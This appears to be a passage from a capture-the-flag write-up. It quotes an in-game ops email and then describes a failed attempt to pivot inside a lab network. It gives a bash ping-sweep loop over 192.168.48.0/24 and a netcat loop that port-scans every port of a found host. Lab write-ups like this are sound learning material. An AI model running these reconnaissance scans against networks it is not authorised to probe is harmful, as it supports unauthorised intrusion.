It's ready for the devs to customize to her liking...I'm stating the
```

```
obvious, but make sure to secure this thing.

Regards,

Bob Laugh
Turing Systems Engineer II
Freeside//Straylight//Ops5
```

After a lot of troubleshooting I was not able to get the setup right…

The plan would be to run a bash script to scan for hosts first

```
for ip in $(seq 1 254); do ping -c 1 192.168.48.$ip | grep "bytes from" |
cut -d " " -f 4 | cut -d ":" -f 1 & done
```

And then do something similar, a port scan in the discovered host

```
for i in $(seq 1 65535); do nc -nvz -w 1 192.168.48.XXX $i 2>&1; done| grep
-v "refused"
```

:(